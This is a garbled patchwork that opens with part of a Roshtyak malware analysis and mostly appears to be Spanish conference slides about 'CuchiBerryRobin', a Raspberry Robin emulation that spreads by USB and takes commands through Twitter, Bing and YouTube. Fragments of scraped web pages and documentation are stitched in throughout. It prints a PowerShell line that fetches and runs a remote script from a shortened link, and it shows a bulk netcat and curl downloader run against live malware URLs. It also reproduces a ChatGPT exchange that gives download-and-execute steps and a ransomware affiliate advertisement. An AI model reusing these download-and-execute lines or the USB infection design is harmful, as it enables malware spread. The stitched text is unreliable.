The subject of this blog post, a backdoor we dubbed Roshtyak, is not your typical piece of malware. Roshtyak is full of tricks. Some are well-known, and some we have never seen before. From a technical perspective, the lengths Roshtyak takes to protect itself are extremely interesting. Roshtyak belongs to one of the best-protected malware strains we have ever seen. We hope by publishing our research and analysis of the malware and its protection tricks we will help fellow researchers recognize and respond to similar tricks, and harden their analysis environments, making them more resistant to the evasion techniques described.

Function activation keys

Roshtyak's obfuscated functions expect an extra argument, which we call an *activation key*. This activation key is used to decrypt all local constants, strings, variables, etc. If a function is called with a wrong activation key, the decryption results in garbage plaintext, which will most likely cause Roshtyak to get stuck in an infinite loop inside the control flow dispatcher. This is because all constants used by the dispatcher (the initial value of the control variable, the masks used by the dispatcher guards, and the constants used to jump to the next code block) are encrypted with the activation key. Without the correct activation key, the dispatcher simply does not know how to dispatch.

Reverse engineering a function is practically impossible without knowing the correct activation key. All strings, buffers, and local variables/constants remain encrypted, all cross-references are lost, and worse, there is no control flow information. Only individual code blocks remain, with no way to know how they relate to each other.



Oh my god

En otros artículos se menciona una posible carga útil falsa para desviar la atención de los analistas. Es diferente a las encontradas en los 2 artefactos, si bien, también utiliza un canal http en el puerto 8080.

Figura 68. Ejemplo de carga útil obtenida de la muestra del artículo (tiene cierta similitud, aunque no llega a ser la misma).

Adicionalmente, se menciona que descarga otra utilidad de tipo adware para que los analistas se confundan e identifiquen la amenaza como menos valiosa. Descargaría la siguiente muestra en el directorio temporal.

*Figura 69. Muestra que descarga de sí mismo:
<https://www.virustotal.com/gui/file/b74d7ff45768a1ee6f267e895de3e46cca505edf205563ef3f7db827f3836>*

Virus Total 4

metadata:"msiexec" metadata:"http://" metadata:"8080"

FILES - 20 / 144

		Detections	Size	First seen	Last seen	Tools
	D4DA813619327EF2E2DF4A3009A470AC50D057AD6ED9FE2527FF4C3DA5069165 e89cfab4cbfc05f84c9a612d616b42b0.virus Ink long-command-line-arguments hiding-window runtime-modules detect-debug-environment long-sleeps ...	31 / 61	812 B	2023-02-06 11:38:01	2023-02-06 11:38:01	
	18631B49B00377762BEF9657A5448F0C8BDF033FCF392A0CF9CEA56746325E7 da34a7ae80ef9d544bf53b6f58e51b0c.virus Ink long-command-line-arguments hiding-window runtime-modules detect-debug-environment long-sleeps ...	29 / 61	804 B	2023-02-04 12:30:25	2023-02-04 12:30:25	
	12F05D82487B9CEE35476D8B8DE81DAF118014F195D081D4219352FA08F0513E b56ce5a990804e00fa26f4b97d504215.virus Ink malware long-command-line-arguments hiding-window url-pattern runtime-modules detect-debug-environment ...	36 / 62	774 B	2022-12-08 11:23:52	2022-12-08 11:23:52	
	0C6E6AD1F0ED481F78FB3855A9034627C76383F77CCDC8DD56515CE9E1772764 .Dokumentationen.lnk Ink malware long-command-line-arguments hiding-window runtime-modules detect-debug-environment long-sleeps ...	32 / 62	820 B	2022-11-29 13:36:45	2022-11-29 13:36:45	
	DB7387B3D1DBCEBCA46C64D58750226719A74735B52394DC210C68CCAAB264B7 2d2c7d65987f02847f689854b4e372db.virus Ink malware long-command-line-arguments hiding-window runtime-modules detect-debug-environment direct-cpu-clock-access	31 / 62	792 B	2022-11-08 12:30:28	2022-11-08 12:30:28	
	7030E180B2270C166A5A5E3E45F4E42E3C17080F9AE077E7F8A408CFCEAA94C8			2022-11-07	2022-11-07	

[Code](#)[Issues](#)[Pull requests](#)[Actions](#)[Projects](#)[Wiki](#)[Security](#)[Insights](#)[Settings](#)[main](#)

1 branch

0 tags

[Go to file](#)[Add file](#)[Code](#) yocuchi Add files via upload

b64194d now

3 commits



bd

Add files via upload

now



README.md

Update README.md

3 days ago



cuchi_robin_bulk.sh

Add files via upload

now



cuchi_trikirobin

Add files via upload

now



cuchi_trikirobin2

Add files via upload

now



cuchi_vt_dominio_urls

Add files via upload

now



domain_list.txt

Add files via upload

now

README.md



TrickyRobin

Proyecto Para realizar descargas masivas de Rasp Robin, creado por @yocuchi dentro de PROTAAPP para la RootedCon2023.

Se necesita de lo siguiente:

Se parte de un fichero de dominios o de URLs.

```
root@56236:~/hack/Robin# ./Cuchi_bulk URLs
/ Vamos a por un fichero tocho para \
\ probar robins
-----
 \ ^ ^
 (oo)\_____
 (_)\ )\/\
 ||----w |
 ||    ||
Or_IP=2a02:7b40:50d0:e462::1 Temp file=/tmp/tmp.8KtXVfpCWC
Encontradas 36 urls de Robin

== Fichero 1 de 36 ==
Puerto abierto en 0W.pM 8080
NETCAT a 0W.pM:8080/B7AQFEMdZdv6oc/MM1PFeDkrXQ1R/DMuqO/hVpsmeigiPRQr?V8rwdHWbvPw out en /tmp/cuchi_netcat_1 Result HTTP/1.1 404 Not Found
Lanzando CURL con http://0W.pM:8080/B7AQFEMdZdv6oc/MM1PFeDkrXQ1R/DMuqO/hVpsmeigiPRQr?V8rwdHWbvPw con status 404
== Fichero 2 de 36 ==
Puerto abierto en 1U.wF 8080
NETCAT a 1U.wF:8080/AZA/nSHAPRmiayRkj7kKirKrm545B6TnmU5/rAOdVJJ?FelZiTewz out en /tmp/cuchi_netcat_2 Result HTTP/1.1 404 Not Found
Lanzando CURL con http://1U.wF:8080/AZA/nSHAPRmiayRkj7kKirKrm545B6TnmU5/rAOdVJJ?FelZiTewz con status 404
== Fichero 3 de 36 ==
27o.nl: forward host lookup failed: Host name lookup failure : Resource temporarily unavailable
Puerto no disponible en 27o.nl 8080
```

```
Puerto no disponible en
== Fichero 34 de 5356 ==
Puerto abierto en 0e.si 8080. URL 0e.si:8080/25BcW6Ff5oM/dNtx02vJ5sS2zne?iTtid
NC 1 segs; out en /tmp/cuchi_netcat_34 Result
CURL 0 segs;out en /tmp/Cuchi_curl_out_34 con status 307
== Fichero 35 de 5356 ==
Puerto abierto en 0e.si 8080. URL 0e.si:8080/fkggo03cgdk/FLJYzLVmePVh9ZQo8H?lYDr9IHq8Hl
grep: /tmp/cuchi_netcat_35: binary file matches
NC 0 segs; out en /tmp/cuchi_netcat_35 Result
CURL 0 segs;out en /tmp/Cuchi_curl_out_35 con status 307
```

Por qué es brillante?

- Usa USBs-> Te joden la extracción de Muestras
- Todo idiota confía en el USB
- Consigues ejecución del usuario instantánea
- Droppers de usuarios de QNAP, difícil de parar y de extraer muestras
- ToDo:
 - Hacerme con una QNAP infectada
 - Hacerme con una Reina Madre





CUCHI BERRY ROBIN

LET ME DO IT





Propuesta:

1. Ver cómo de difícil es hacer una "reina madre" de Robin.
2. Pasión por "covert channel", hacerlo SIN INFRAESTRUCTURA PROPIA (por lo menos la primera parte, como las QNAPS).
3. Infectador USB
4. No gastar mucho tiempo. NO GASTAR MUCHO TIEMPO. NO GASTAR:...

A wide-angle photograph of the Curiosity rover on the surface of Mars. The rover is positioned in the center-right of the frame, facing towards the left. It is surrounded by reddish-brown, rocky terrain. The sky is a uniform, hazy orange-brown. In the foreground, large, semi-transparent white text reads "10 minutos".

10 minutos

Motivación



APT 25

📍 Russian Federation




Ethereal Panda

📍 China



Mummy Spider

📍 Russian Federation



APT CAN

📍 SPAIN



WHAT I SAY

I'm a software developer.

WHAT PEOPLE HEAR

I can repair your computer, fix your internet, configure your printer, revive your phone, setup your email, build a billion dollar app, and hack into any system. For free. I am the IT god.

WHAT I MEAN

I can search the web better than the average

+ New chat

New chat  

Copy and Hide Folder.

PowerShell USB script.

Cifrado del mensaje

New chat

Alquiler en la Biblia

New chat

New chat

Crear Versión Canción San Jos

New chat

New chat

Crear script BAT para buscar ar

 Clear conversations

 Upgrade to Plus NEW

 Dark mode

 Updates & FAQ

 Log out




quiero con powershell descargar una URL y ejecutar una parte del contenido como scripts de powershell




Para descargar una URL y ejecutar una parte del contenido como scripts de PowerShell, puede seguir estos pasos:

1. Use el cmdlet `Invoke-WebRequest` para descargar el contenido de la URL. Por ejemplo, para descargar el contenido de la URL `https://example.com/script.ps1`:

powershell 

```
$content = Invoke-WebRequest -Uri https://example.com/script.ps1
```

2. Obtenga el contenido del script de PowerShell que desea ejecutar. Puede usar la propiedad `Content` del objeto devuelto por `Invoke-WebRequest` para obtener el contenido del script. Por ejemplo, si desea ejecutar el primer script en la página, puede usar:

powershell 

```
$scriptContent = $content.AllElements | Where-Object {$_tagName -eq "script"} |
```

Esto buscará en el contenido de la página todos los elementos ``<script>``, seleccionará el primer elemento y obtendrá su contenido.

Stop generating

..


Diseño

- Un Ink igual que RR. Copy Paste.
- Un fichero de 3 letras y 3 letras donde están los comandos.
- En vez de QNAP.... Debate
- En vez de Tor... Debate.
- Parasito de Infraestructura.
- Post Exploit, elijo calc.exe

I love covert channels

- Trafico Tor
- Dominios recientes
- Puertos raros
- Pero...Google- Bing-One Drive-Youtube





INTRO

This is a basic C2 generic server written in Python and Flask.

This code has based idea to [GTRS](#), which uses [Google Translator](#) as a proxy for sending commands to the infected host. The BabyShark project aims to centralize reverse connections with agents, creating a way to centralize several types of connections in one place.

BabyShark does not generate infection agents, but it does offer a template to connect to it.

INSTALL

Me decanté por...

- Twitter como fuente de comandos. Wikibotnet.
- Capa de Google alerts – no funciona.
- Capa de youtube - Si
- Capa de Bing - Si
- Capa de Google -Si pero no.
- CnC??? ¿Cómo sé quien está infectado? CanaryTokens.

Con BING funciona. Google no

5.186 15 6 15c.56 0 1.062-.313 1.45-.72.191-.2.34-.407.437-.577A1.573 1.573 0 0 0 8 13.467V5.5H6.915a1.5 1.5 0 1 1 0-1H8v-2ZM9 12.5v.967a1.573 1.573 0 0 0 .113.236c.098.17.246.377.436.577.389.407.892.72 1.451.72.814 0 1.431-.402 1.86-.937.44-.552.64-1.195.64-1.563a.5.5 0 0 1 .5-.5c.13 0 .515-.082.862-.38.323-.277.638-.761.638-1.62 0-.974-.124-1.63-.322-2.026a.923.923 0 0 0 -.3-.37.657.657 0 0 0-.378-.104.5.5 0 0 1-.416-.777c.384-.576.412-1.523.133-2.305-.137-.383-.328-.668-.524-.827-.179-.144-.347-.18-.535-.117A.5.5 0 0 1 12.5 3c0-.568-.28-1.057-.745-1.418A2.91 2.91 0 0 0 10 1a.76.76 0 0 0-.535.186c-.13.116-.233.286-.31.49A2.582 2.582 0 0 0 9 2.49v9.01h.75c.69 0 1.25-.56 1.25-1.25V8.415a1.5 1.5 0 1 1 0v1.835a2.25 2.25 0 0 1-2.25 2.25H9ZM5 5a.5.5 0 1 0 1 0 .5.5 0 0 0-1 0Zm6.5 2.5a.5.5 0 1 0 0-1 .5.5 0 0 0 0 1Zm-6 3a.5.5 0 1 0 0 1 .5.5 0 0 0-1Z" /></svg>Obtener más información</div><div class="privacyContainer">Recibirás correos electrónicos sobre Microsoft Bing, que incluyen ofertas sobre pr
oductos de Microsoft, Rewards y asociados. Términos | Privacidad</div></div></div></div></div></div><div id="b_content"><main aria-label="Resultados de la búsqueda"><div id="b_tween" class="null"><s
pan class="sb_count">Aproximadamente 1 resultados</div><ol id="b_results" class=""><li class="b_algo"><h2>Recording #CUCH
IBERRYROBIN calc.exe #FIN - YouTube</h2><div class="b_caption"><div class="b_attribution" u="0|5083|4653872156002919|lg80quBvYshEvIwgoyhxmyIqwx2AN" tabindex="0"><cite>https://www.youtube.com/wa
tch?v=75h_spQie4k</cite></div><p class="b_lineclamp2 b_algoSlug"><span class="algoSlug_icon" data-priority
="2">WebPoC of #CUCHIBERRYROBIN calc.exe #FIN</p></div><li id="mfa_root" class="b_fabHide fabcollapse" ><div class="b_ds5"><div class="fba_sbicn" style="width: 40px; height: 40px;"></div></div></main><aside aria-label="Resultados adicionales"><div id="b_mtp" class="crhide" data-priority="2">

```



File Explorer window showing the contents of the 'PINTXO' folder:

```

título3.ps1*(Recuperado)
t to use for the random string
ROBIN"
ring of length 100 using the character set
(Get-Random -Count 100 -InputObject $charSet.ToCharArray())
11 object
omobject wscript.shell

CreateShortcut($shortcutPath)

properties
$targetPath
= 1
=$description
removable drive icon
emRoot%\System32\imageres.dll,27"
= $iconLocation

```

PowerShell window showing the execution of the script:

```

r un archivo que ya existe.
hiBerry\USBin.ps1: 18 Carácter: 36
erPath | Move-Item -Destination $subFolderPath
: writeError: (F:\PINTXO.lnk:FileInfo) [Move-Item], IOException
: MoveFileInfoItemIOError,Microsoft.PowerShell.Commands.MoveItemCommand
elemento F:\PINTXO.
hiBerry\USBin.ps1: 22 carácter: 2
Attributes = $attrib
: objectNotFound: (F:\PINTXO:String) [Get-Item], IOException
: ItemNotFound,Microsoft.PowerShell.Commands.GetItemCommand
se encuentra en este objeto. Compruebe que la propiedad
hiBerry\USBin.ps1: 22 carácter: 1
Attributes = $attrib
: Invalidoperation: (:) [], RuntimeException
: PropertyNotFound

```



Ahora crea un script de powershell que cree persistencia de otro script de malware en la cuenta del usuario, escribiendolo en una carpeta dificil de encontrar para maquinas windows  
10




Lo siento, pero como modelo de lenguaje, no puedo proporcionar scripts que permitan la creación de malware o daño a sistemas informáticos. Mi función es brindar información y soluciones que sean éticas y legales.

Además, la creación y distribución de malware es ilegal y perjudicial para los usuarios de la computadora. Te animo a utilizar tus habilidades en PowerShell de manera ética y constructiva para resolver problemas y mejorar la seguridad y el rendimiento de los sistemas informáticos.

**Heads Up!** Click the incident items for more info. X

ent Map



**Incident List**

Hostname: static-188-26-216-26.digimobil.es

**Tor**

|                 |       |
|-----------------|-------|
| Known Exit Node | False |
|-----------------|-------|

**Basic Info**

|              |                                      |
|--------------|--------------------------------------|
| Memo         | Prueba CuchiberryRobin               |
| Generic Data | Unrecoverable data: WIN10TEST127001= |

**Date:** 2023 Feb 24 16:27:18.603597 (UTC) **IP:** 188.26.216.26 **Channel:** DNS

**Date:** 2023 Feb 24 16:27:18.574207 (UTC) **IP:** 188.26.217.19 **Channel:** DNS



## Protección antivirus y contra amenazas

Protección contra amenazas para tu dispositivo.



### Amenazas actuales

Se han detectado amenazas. Inicia las acciones re

Trojan:Script/Sabsik.TE.A!ml

24/02/2023 16:44 (Activo)

Iniciar acciones

Opciones de examen

Amenazas permitidas

Historial de protección



### Configuración de antivirus y protección contra amenazas

Vídeos de la Comunidad Windows

[Más información sobre la protección contra virus y amenazas](#)

¿Tienes alguna pregunta?

[Obtener ayuda](#)

¿Quién me protege?

[Administrar proveedores](#)

Ayuda a mejorar el servicio  
Seguridad de Windows

[Envíanos tus comentarios](#)

Cambiar la configuración de  
privacidad

Permite visualizar y cambiar la  
configuración de privacidad del  
dispositivo Windows 10.

[Configuración de privacidad](#)

UCHIBERRYROBIN




Info maquina



RED TOR o no ;)



CnC





e6b42ca1cda290ce8cafecaac6dbcc8c14631bc20fb184a6309c1824



Francisco Hernández

No security vendors and no sandboxes flagged this file as malicious

b7edc54e6b42ca1cda290ce8cafecaac6dbcc8c14631bc20fb184a6309c1824  
Cmd.Exe

316.00 KB | 2023-03-10 04:16:05 UTC | 6 hours ago

EXE

Community Score: 0 / 60

peexe 64bits idle assembly detect-debug-environment

[DETECTION](#) [DETAILS](#) [RELATIONS](#) [BEHAVIOR](#) [COMMUNITY](#) 2

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

#### Crowdsourced Sigma Rules ⓘ

CRITICAL 0 HIGH 2 MEDIUM 9 LOW 11

⚠️ Matches rule [Suspicious Eventlog Clear or Configuration Using Wevtutil](#) by Ecco, Daniil Yugoslavskiy, oscd.community at Sigma Integrated Rule Set (GitHub)

↳ Detects clearing or configuration of eventlogs using wevtutil, powershell and wmic. Might be used by ransomwares during the attack (seen by NotPetya and others).

[View rule](#) [View matches](#)

⚠️ Matches rule [COM Hijacking For Persistence With Suspicious Locations](#) by Nasreddine Bencherchali at Sigma Integrated Rule Set (GitHub)

↳ Detects potential COM object hijacking where the "Server" (In/Out) is pointing to a suspicious or unsual location

⚠️ Matches rule [Cscript Visual Basic Script Execution](#) by frack113 at Sigma Integrated Rule Set (GitHub)

↳ Adversaries may abuse Visual Basic (VB) for execution

⚠️ Matches rule [Process Creation Using Sysnative Folder](#) by Max Altgelt at Sigma Integrated Rule Set (GitHub)


↳ Detects process creation events that use the Sysnative folder (common for CobaltStrike spawns)

⚠️ Matches rule [Wow6432Node CurrentVersion Autorun Keys Modification](#) by Victor Sergeev, Daniil Yugoslavskiy, Gleb Sukhodolskiy, Timur Zinniatullin, oscd.community, Tim Shelton, frack113 (split) at Sigma Integrated Rule Set (GitHub)

↳ Detects modification of autostart extensibility point (ASEP) in registry.



# CuchiBerryRobin #3



A screenshot of a Twitter search results page. The search bar at the top contains the text "#CUCHIBERRYROBIN3". Below the search bar are five navigation tabs: "Destacado" (highlighted), "Más reciente", "Personas", "Fotos", and "Videos". The main content area shows a tweet from "Francisco H Cuchi @yocuchi · 6 mar.". The tweet text is "#CUCHIBERRYROBIN3 iex (iwr "bit.ly/3kJjNqK" - UseBasicParsing).Content #FIN". Below the tweet are standard Twitter interaction icons: a speech bubble, a retweet icon, a heart icon, a reply icon, and a share icon.



# Too big

QBQ: /mnt/On X + v

<strong>3UCHIBERRYROBIN</strong> iex (iwr &quot;https://bit.ly/3kJjNqK&quo \_attribution" u="0|5083|1952660535294|WFbsUslCg-3iEmOTUUxDwaxcTDQ4rwhv" t ?v=Jw8XHDpxz2s</cite><span class="c\_tlbxTrg"><span class="c\_tlbxH" H="BAS span></div><p class="b\_lineclamp2 b\_algoSlug"><span class="algoSlug\_icon" de rootedCon</p></div></li><li id="mfa\_root" class="b\_fabHide fabcollapse" button" class="mfa\_btn" id="mfa\_srch" aria-label="Buscar más" href="javas

# Publicar en Github



|                |                      |              |
|----------------|----------------------|--------------|
| deVBox.zip     | Add files via upload | 14 hours ago |
| img.img        | initial commit       | 2 weeks ago  |
| output.txt     | Add files via upload | 14 hours ago |
| pastebines.txt | initial commit       | 2 weeks ago  |
| script.cmd     | Add files via upload | 14 hours ago |
| testB32.ps1    | Add files via upload | 14 hours ago |
| wrapper.ps1    | initial commit       | 2 weeks ago  |

README.md



## CuchiBerryRobin

Your own RaspberryRobin Emulation, infect USB and get the payload from de internet.



# Get-Clipboard

Reference

Feedback

Module: Microsoft.PowerShell.Management

Gets the contents of the clipboard.

Syntax

Description

Examples

Parameters

Show more



## Syntax

PowerShell

Copy

```
Get-Clipboard
[-Raw]
[<CommonParameters>]
```


## Description

This cmdlet is not supported on macOS.

The `Get-Clipboard` cmdlet gets the contents of the clipboard as text. Multiple lines of text are returned as an array of strings similar to `Get-Content`.

### Note

On Linux, this cmdlet requires the `xclip` utility to be in the path.



**Abril 1992 a Dic 2001**



**Oct 2001 a Abril 2014**



**Oct 2009 a Enero 2020**



**Oct 1981 a ....**





J. Moreno Carbonero  
Anno 1862



#IMPROTAPP



Job Interview



AvosLocker

RaaS

Nov 4, 2021

Pages 15

ion score 12

3

Nov 8, 2021



Avos2, AvosLocker's latest Windows variant, is one of the fastest in the market, with highly scalable threading and selective ciphers.

AvosLocker provides the following services & qualities for its affiliates:

- Supports Windows, Linux & ESXi.
- Affiliate panel
- Negotiation panel with push & sound notifications
- Assistance in negotiations
- Consultations on operations
- Automatic builds
- Automatic decryption tests
- Encryption of network resources
- Killing of processes and services with open handles to files
- Highly configurable builds
- Removal of shadow copies
- Data storage
- DDoS attacks
- Calling services
- Diverse network of penetration testers, access brokers and other contacts

Our new variants (avos2 / avoslinux) have the best of both worlds to offer: high performance & high amount of encryption compared to its competitors.

Compared to our competitors, we encrypt the largest amount of data PER FILE, meaning large files are impossible to recover unlike some variants that only encrypt tiny section of the files. We also achieve the maximum performance possible on any hardware as our cipher is a software stream cipher and we use I/O completion ports for our threading model.



**Fancher**  
Visitor



Messages: 2  
36 days ago

Hacking like any other forensic science involves the use of sophisticated technology tools and procedures that must be followed to guarantee the accuracy of the preservation/documentation of evidence, identification, extraction and the accuracy of results.

